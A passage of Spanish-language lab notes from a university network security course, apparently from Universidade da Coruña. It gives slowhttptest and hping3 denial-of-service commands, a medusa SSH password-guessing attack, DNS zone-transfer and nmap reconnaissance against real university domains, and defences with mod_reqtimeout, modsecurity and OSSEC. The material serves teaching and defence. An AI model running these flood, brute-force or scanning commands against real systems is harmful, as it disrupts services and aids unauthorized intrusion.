                 slow headers and response and to POST for slow body
  -u URL         absolute URL of target (http://localhost/)
  -x bytes       max length of each randomized name/value pair of
                 followup data per tick, e.g. -x 2 generates
                 X-xx: xx for header or &xx=xx for body, where x
                 is random character (32)
  -f content-type value of Content-type header (application/x-www-form-urlencoded)
  -m accept      value of Accept header (text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5)

Probe/Proxy options:
  -d host:port   all traffic directed through HTTP proxy at host:port (off)
  -e host:port   probe traffic directed through HTTP proxy at host:port (off)
  -p seconds     timeout to wait for HTTP response on probe connection,
                 after which server is considered inaccessible (5)

Range attack specific options:
  -a start       left boundary of range in range header (5)
  -b bytes       limit for range header right boundary values (2000)

Slow read specific options:
  -k num         number of times to repeat same request in the connection. Use to
                 multiply response size if server supports persistent connections (1)
  -n seconds     interval between read operations from recv buffer in seconds (1)
  -w bytes       start of the range advertised window size would be picked from (1)
  -y bytes       end of the range advertised window size would be picked from (512)
  -z bytes       bytes to slow read from receive buffer with single read() call (5)
```

```
slowhttptest -c 1000 -g -X -o slow_red_stats -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3 -u  
http://10.10.102.30 -p 3
```

Comprobar acceso apache2: elinks, links, curl, wget (con nuestra ip)

## Enable mod\_reqtimeout

`mod_reqtimeout` is an Apache module designed to shut down connections from clients taking too long to send their request, such as is seen in a Slowloris attack. This module provides a directive that allows Apache to close the connection if it senses that the client is not sending data quickly enough. For example, add this to your `/etc/apache2/apache2.conf` file:

```
RequestReadTimeout header=10-20,MinRate=500 body=20,MinRate=500
```

In this example, Apache will close the connection if the client takes more than 10 seconds to send its HTTP headers, or if the client takes more than 20 seconds to send headers at a rate of 500 bytes per second.

Apache will also close the connection if the client takes more than 20 seconds to send its request body, but will allow the request to continue as long as the client sends more than 500 bytes per second.

This configuration allows clients with poor TCP connection quality (such as remote clients with high latency, or those on low-grade cellular or satellite networks) to send requests, while still protecting against known fingerprints of the Slowloris attack.

`RequestReadTimeout` configurations can be complex, so it's recommended you review more information about this directive at the module [documentation page](#).

Para el ataque:

```
hping3 10.10.150.150 --flood
```

Para protegernos, podríamos limitar las conexiones por ip de origen (`mod_evasive`). O usar OpenBSD.

Para intentar saltarnos la limitación, con una BOTNET, o con ips aleatorias si estamos en la red.

*o) Instale y configure modsecurity. Vuelva a proceder con el ataque del apartado anterior. ¿Qué acontece ahora?*

En `modsecurity.conf`, cambiar `SecRuleEngine DetectionOnly`  
por `SecRuleEngine On`

```
systemctl restart apache2
```



Activar módulo: **a2enmod** evasive  
Desactivar módulo: **a2dismod** evasive  
Mirar status: **a2query** evasive  
Listar módulos: **a2query -m**

*p) Buscamos información.:*

- *Obtenga de forma pasiva el direccionamiento público IPv4 e IPv6 asignado a la Universidade da Coruña.*

**host www.udc.es**

- *Obtenga información sobre el direccionamiento de los servidores DNS y MX de la Universidade da Coruña.*

Para las estafetas de correo: **nslookup -query=mx udc.es**. La sección de non-authoritative answer indica los servidores mx.

Para el DNS: **nslookup udc.es** y la sección de non-authoritative answer indica los servidores dns.

- *¿Puede hacer una transferencia de zona sobre los servidores DNS de la UDC?. En caso negativo, obtenga todos los nombres.dominio posibles de la UDC.*

Para saber los DNS: **dig udc.es**

Para transferencia: **dig @zipi.udc.es axfr udc.es**

Nombres dominio: **nmap -sL 193.144.53.84/20 | grep udc.es**

- *¿Qué gestor de contenidos se utiliza en [www.usc.es](http://www.usc.es)?*

Instalamos whatweb y lo probamos sobre la usc con **whatweb www.usc.gal/gl**. Vemos que usan MetaGenerator[Drupal 8 (<https://www.drupal.org>)]

*q) Trate de sacar un perfil de los principales sistemas que conviven en su red de prácticas, puertos accesibles, fingerprinting, etc. Además de utilizar herramientas y técnicas en este campo, revise también la paquetería que circula por su red.*

**nmap**

**tcpdump -v -i any**

*r) Realice algún ataque de “password guessing” contra su servidor ssh y compruebe que el analizador de logs reporta las correspondientes alarmas.*

Ataque: **medusa -h 10.10.102.30 -u lsi -P contrasenas.txt -M ssh**

*s) Reportar alarmas está muy bien, pero no estaría mejor un sistema activo, en lugar de uno pasivo. Configure algún sistema activo, por ejemplo OSSEC, y pruebe su funcionamiento ante un "password guessing".*

Ossec: **/var/ossec/bin/ossec-control start.**

Al efectuar el ataque medusa, nos dropeará la ip, tal como podremos ver con **iptables -L** o en **cat /etc/hosts.deny**. Luego podremos pararlo con **/var/ossec/bin/ossec-control stop**.

*t) Supongamos que una máquina ha sido comprometida y disponemos de un fichero con sus mensajes de log. Procese dicho fichero con OSSEC para tratar de localizar evidencias de lo acontecido ("post mortem"). Muestre las alertas detectadas con su grado de criticidad, así como un resumen de las mismas.*

**cat /var/log/auth.log | /var/ossec/bin/ossec-logtest -a | /var/ossec/bin/ossec-reportd**

```
/var/ossec/active-response/bin/firewall-drop.sh delete - 10.10.102.30
```

```
/var/ossec/active-response/bin/host-deny.sh delete - 10.10.102.30
```

**arp -n**

Para limpiar la caché y comprobar que no nos siguen sniffendo: **ip -s -s neigh flush all**